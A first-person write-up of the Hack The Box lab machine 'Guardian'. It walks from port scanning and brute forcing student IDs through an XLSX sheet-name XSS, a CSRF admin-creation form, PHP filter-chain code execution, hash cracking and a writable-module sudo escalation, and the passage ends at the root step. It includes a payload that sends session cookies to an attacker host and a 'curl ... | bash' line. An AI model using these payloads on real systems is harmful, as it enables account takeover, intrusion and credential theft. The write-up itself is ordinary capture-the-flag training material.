
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
|_  256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://guardian.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel
As usual there are not many ports available on Linux and I add guardian.htb to my /etc/hosts file because it was discovered by nmap on port 80.
Execution

The web page at guardian.htb is for the Guardian University. It does provide some information about the university, the programs they offer as well as some testimonials. At the end of the page there’s also a contact form but upon submit it just display and alert box.
In the navigation bar on the top there’s a link to the student portal and it points to portal.guardian.htb, so I add this also to my hosts file before clicking the link again. There I’m greeted by a login form to the Student Portal. As one can image there’s no way to register a new account, but I could reset the password by submitting a valid student ID. Based on the placeholder in the username field, those IDs are in the form of GUXXXXXXX.

They also provide some help in a PDF file. It’s the guide to the Student Portal and contains the default password GU1234 for the login. Students are advised to change the password, but who does that? So I decide to brute force possible combinations with fuff. The testimonials on main page also leak a few presumably valid student IDs that conform to the placeholder.
- GU0142023
- GU6262023
- GU0702025
It looks like they all start with GU followed by three digits and then a year. I quickly throw together a wordlist that covers all digits from 000 to 999 and all the years between 2020 and 2025. Then I pass this as input to fuff and try to login with those usernames and the starter password.
$ for digits in {000..999};
do
    for year in {20..25};
    do
        echo "GU${digits}20${year}"
    done
done > ids.txt

$ ffuf -u http://portal.guardian.htb/login.php \
       -d 'username=FUZZ&password=GU1234' \
       -H 'Content-Type: application/x-www-form-urlencoded' \
       -X POST \
       -w ids.txt \
       -mc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://portal.guardian.htb/login.php
 :: Wordlist         : FUZZ: /home/ryuki/Documents/ctf/htb/boxes/guardian/ids.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=FUZZ&password=GU1234
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 302
________________________________________________

GU0142023               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 51ms]

Rather quickly there’s a hit for GU0142023 and I can use that to login. On the dashboard I get access to the courses, assignments and grades, a chat as well as a notice board. The student is enrolled to several courses and has one assignment still open. Even though there are two chat messages, they don’t contain much information and the same applies to the messages on the notice board.

Despite not containing relevant information, the chat functionality peaks my interest since the participants of the chat are passed as GET parameters.
http://portal.guardian.htb/student/chat.php?chat_users[0]=13&chat_users[1]=11
Literally the first combination I try, the conversation between user 1 and 2, contains some juicy information. admin is providing jamil.enockson with the password DHsNnk3V503 to Gitea.
The likely subdomain could be guessed to but ffuf with an extensive wordlist also finds the gitea virtual host.
$ ffuf -u http://guardian.htb \
       -H 'Host: FUZZ.guardian.htb' \
       -w /usr/share/wordlists/seclists/Discovery/DNS/dns-Jhaddix.txt \
       -fw 20

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://guardian.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/dns-Jhaddix.txt
 :: Header           : Host: FUZZ.guardian.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 20
________________________________________________

gitea                   [Status: 200, Size: 13498, Words: 1049, Lines: 245, Duration: 27ms]
After adding the entry to my hosts file, I can access the web page. There’s almost no public information besides the account mark. Since I already have a password I try a few combinations with the username from the chat and eventually get in with jamil:DHsNnk3V503. This allows me to see two repositories, portal.guardian.htb and guardian.htb, so based on their names it might be the source code for the two pages.

I focus my attention to the portal repository considering the main page is static. There’s only a single commit so I don’t have to dig in the commit history for sensitive information. Within the config subfolder there is a config.php with credentials but they don’t work on any of the logins so far.
<?php
return [
    'db' => [
        'dsn' => 'mysql:host=localhost;dbname=guardiandb',
        'username' => 'root',
        'password' => 'Gu4rd14n_un1_1s_th3_b3st',
        'options' => []
    ],
    'salt' => '8Sb)tM1vs1SS'
];
Additionally the csrf-tokens.php reveals that those tokens are not stored in a database but in a JSON file.
<?php

$global_tokens_file = __DIR__ . '/tokens.json';

function get_token_pool()
{
    global $global_tokens_file;
    return file_exists($global_tokens_file) ? json_decode(file_get_contents($global_tokens_file), true) : [];
}

function add_token_to_pool($token)
{
    global $global_tokens_file;
    $tokens = get_token_pool();
    $tokens[] = $token;
    file_put_contents($global_tokens_file, json_encode($tokens));
}

function is_valid_token($token)
{
    $tokens = get_token_pool();
    return in_array($token, $tokens);
}
Checking out the composer.json shows only two dependencies for the page and at least phpspreadsheet has a known vulnerability in version 3.7.0, tracked as CVE-2025-22131. It’s a XSS in the name of a sheet within a XLSX document.
{
    "require": {
        "phpoffice/phpspreadsheet": "3.7.0",
        "phpoffice/phpword": "^1.3"
    }
}
On the Student Portal the assignment upload was requiring either XLSX or DOCX as file format, so chances are someone looks at it. Additionally the session cookie does not have the HTTPOnly flag set and could be exfiltrated.
With Libre Office I create new XLSX file with two sheets and use the "> <img src=x onerror=alert(1)> payload from the CVE description as name for the second sheet. Trying to use special characters like slashes errors out, so there might be restrictions in Libre Office. Since XLSX files are just ZIP files, I can extract the relevant file xl/workbook.xml and modify it directly.
$ mkdir xl

$ unzip -p example.xlsx 'xl/workbook.xml' > xl/workbook.xml
The sheet name is HTML encoded and I can easily generate the payload with Python.
import html
payload = '"> <script>fetch("http://10.10.10.10/?cookie="+document.cookie)</script>'
print(html.escape(payload))
# "> <script>fetch("http://10.10.10.10/?cookie="+document.cookie)</script><?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<workbook
xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships">
<fileVersion appName="Calc"/>
<workbookPr backupFile="false" showObjects="all" date1904="false"/>
<workbookProtection/>
<bookViews>
<workbookView showHorizontalScroll="true" showVerticalScroll="true" showSheetTabs="true" xWindow="0" yWindow="0" windowWidth="16384" windowHeight="8192" tabRatio="500" firstSheet="0" activeTab="1"/>
</bookViews>
<sheets>
<sheet name="Sheet1" sheetId="1" state="visible" r:id="rId2"/>
<sheet name=""> <script>fetch("http://10.10.10.10/?cookie="+document.cookie)</script>" sheetId="2" state="visible" r:id="rId3"/>
</sheets>
<calcPr iterateCount="100" refMode="A1" iterate="false" iterateDelta="0.001"/>
<extLst>
<ext
xmlns:loext="http://schemas.libreoffice.org/" uri="{7626C862-2A13-11E5-B345-FEFF819CDC9F}">
<loext:extCalcPr stringRefSyntax="CalcA1"/>
</ext>
</extLst>
</workbook>After I place my payload into the XML file, I update the XLSX with the new content and upload it via the assignment page on the Student Portal.
$ zip -u example.xlsx wl/workbook.xmlIt does not take to long before I get a hit on my web server with the cookie PHPSESSID=7or9agel9850p83qqvdgbmh91l. When I replace the cookie in my browser and navigate to portal.guardian.htb, I’m logged in as sammy.treat on the Lecturer Dashboard.

On the Notice Board a lecturer is able to create a new notice. It requires a title, content and a link to a reference. Based on the hint there, the link will be reviewed by admin. Trying to create a new notice with a link pointing to my web server generates a hit there, so that’s definitely true.
Taking the createuser.php on Gitea as reference, I build a small proof-of-concept for a HTML page that hosts a form to create a new admin account. It requires a CSRF token but luckily they are exposed on /config/tokens.json and I can just pick one from there.
<html>
    <head>
        <script>
            window.onload = function () { document.getElementById("exploit").submit()};
        </script>
    </head>
    <body>
        <form method="POST" action="http://portal.guardian.htb/admin/createuser.php" id="exploit">
            <input type="text" name="username" value="ryuki">
            <input type="password" name="password" value="Helloworld123!">
            <input type="text" name="full_name" value="Ryuki Admin">
            <input type="email" name="email" value="ryuki@guardian.htb">
            <input type="date" name="dob" value="1970-01-01">
            <input name="address" value="localhost">
            <input type="hidden" name="user_role" value="admin">
            <input type="hidden" name="csrf_token" value="683357075180157af0c14974b87b796d">
            <button type="submit">Create</button>
        </form>
    </body>
</html>
Right after I submit a new notice and pointing the reference link to http://10.10.10.10/poc.html, I get a hit on my server and can then proceed to login to the Admin Panel with ryuki:Helloworld123!.

With admin privileges I do get access to the report function and even though there are some restrictions in place regarding the report GET parameter, this should be exploitable.
<?php
require '../includes/auth.php';
require '../config/db.php';

if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}

$report = $_GET['report'] ?? 'reports/academic.php';

if (strpos($report, '..') !== false) {
    die("<h2>Malicious request blocked 🚫 </h2>");
}

if (!preg_match('/^(.*(enrollment|academic|financial|system)\.php)$/', $report)) {
    die("<h2>Access denied. Invalid file 🚫</h2>");
}

?>

php_filter_chain_generator lets me generate PHP filter chains that can run arbitrary PHP code. First I generate code that just prints ryukiwashere.
$ python3 php_filter_chain_generator.py --chain '<?php system("echo ryukiwashere"); ?>'
[+] The following gadget chain will generate the following code : <?php system("echo ryukiwashere"); ?> (base64 value: PD9waHAgc3lzdGVtKCJlY2hvIHJ5dWtpd2FzaGVyZSIpOyA/Pg)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert --- SNIP --- convert.base64-decode/resource=php://temp
Using the generated payload as GET parameter report and also adding ;system.php to pass the regex test, I get the desired string back in the response from the server. Then I switch to a reverse shell payload to be dropped into a shell as www-data.
Privilege Escalation
Shell as jamil
Previously I already found the credentials to the MySQL database and that contains a treasure trove of credentials. The source code reveals all passwords are hashed with $password = hash('sha256', $password . $salt); and the salt 8Sb)tM1vs1SS from the config.
$ mysql -u root \
        -pGu4rd14n_un1_1s_th3_b3st \
        guardiandb \
        -e "SELECT CONCAT(username,':',password_hash,':8Sb)tM1vs1SS') FROM users;" \
        --raw \
        --silent \
        --skip-column-names
admin:694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6
jamil.enockson:c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250
mark.pargetter:8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e
valentijn.temby:1d1bb7b3c6a2a461362d2dcb3c3a55e71ed40fb00dd01d92b2a9cd3c0ff284e6
leyla.rippin:7f6873594c8da097a78322600bc8e42155b2db6cce6f2dab4fa0384e217d0b61
perkin.fillon:4a072227fe641b6c72af2ac9b16eea24ed3751211fb6807cf4d794ebd1797471
cyrus.booth:23d701bd2d5fa63e1a0cfe35c65418613f186b4d84330433be6a42ed43fb51e6
sammy.treat:c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2
crin.hambidge:9b6e003386cd1e24c97661ab4ad2c94cc844789b3916f681ea39c1cbf13c8c75
myra.galsworthy:ba227588efcb86dcf426c5d5c1e2aae58d695d53a1a795b234202ae286da2ef4
mireielle.feek:18448ce8838aab26600b0a995dfebd79cc355254283702426d1056ca6f5d68b3
vivie.smallthwaite:b88ac7727aaa9073aa735ee33ba84a3bdd26249fc0e59e7110d5bcdb4da4031a
--- SNIP ---
With mysql I dump all the hashes directly in a format to be cracked with hashcat mode 1410 and the --user switch. Of all the hashes only two crack and I get the credentials admin:fakebake000 and jamil.enockson:copperhouse96. jamil is also a local user on the system and I can change to this account with the recovered password.
Shell as mark
User jamil is part of the admins group and can run a Python script as mark.
$ id
uid=1000(jamil) gid=1000(jamil) groups=1000(jamil),1002(admins)

$ sudo -l
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jamil may run the following commands on guardian:
    (mark) NOPASSWD: /opt/scripts/utilities/utilities.py
The source code is pretty simple, it does import additional code from utils and provides 4 actions that can be run as user mark.
#!/usr/bin/env python3

import argparse
import getpass
import sys

from utils import db
from utils import attachments
from utils import logs
from utils import status


def main():
    parser = argparse.ArgumentParser(description="University Server Utilities Toolkit")
    parser.add_argument("action", choices=[
        "backup-db",
        "zip-attachments",
        "collect-logs",
        "system-status"
    ], help="Action to perform")

    args = parser.parse_args()
    user = getpass.getuser()

    if args.action == "backup-db":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        db.backup_database()
    elif args.action == "zip-attachments":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        attachments.zip_attachments()
    elif args.action == "collect-logs":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        logs.collect_logs()
    elif args.action == "system-status":
        status.system_status()
    else:
        print("Unknown action.")

if __name__ == "__main__":
    main()
Before going into detail what the code does, I check the access rights on the files. Even though the admins group cannot modify the script itself, they have write access to the status.py that gets imported in line 10.
$ ls -la /opt/scripts/utilities/
total 20
drwxr-sr-x 4 root admins 4096 Jul 10 13:53 .
drwxr-xr-x 3 root root   4096 Jul 12 15:10 ..
drwxrws--- 2 mark admins 4096 Jul 10 13:53 output
-rwxr-x--- 1 root admins 1136 Apr 20  2025 utilities.py
drwxrwsr-x 2 root root   4096 Jul 10 14:20 utils

$ ls -la /opt/scripts/utilities/utils/
total 24
drwxrwsr-x 2 root root   4096 Jul 10 14:20 .
drwxr-sr-x 4 root admins 4096 Jul 10 13:53 ..
-rw-r----- 1 root admins  287 Apr 19  2025 attachments.py
-rw-r----- 1 root admins  246 Jul 10 14:20 db.py
-rw-r----- 1 root admins  226 Apr 19  2025 logs.py
-rwxrwx--- 1 mark admins  253 Apr 26  2025 status.py
This makes exploiting it trivial by just adding the reverse shell payload into status.py and then executing the utilities.py script as mark and the system-status sub command.
import platform
import psutil
import os

def system_status():
    os.system("curl http://10.10.10.10/shell.sh|bash")
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")
Shell as root
As mark I’m allowed to run /usr/local/bin/safeapache2ctl, a safe variant of apache2ctl and definitely a custom binary.
$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
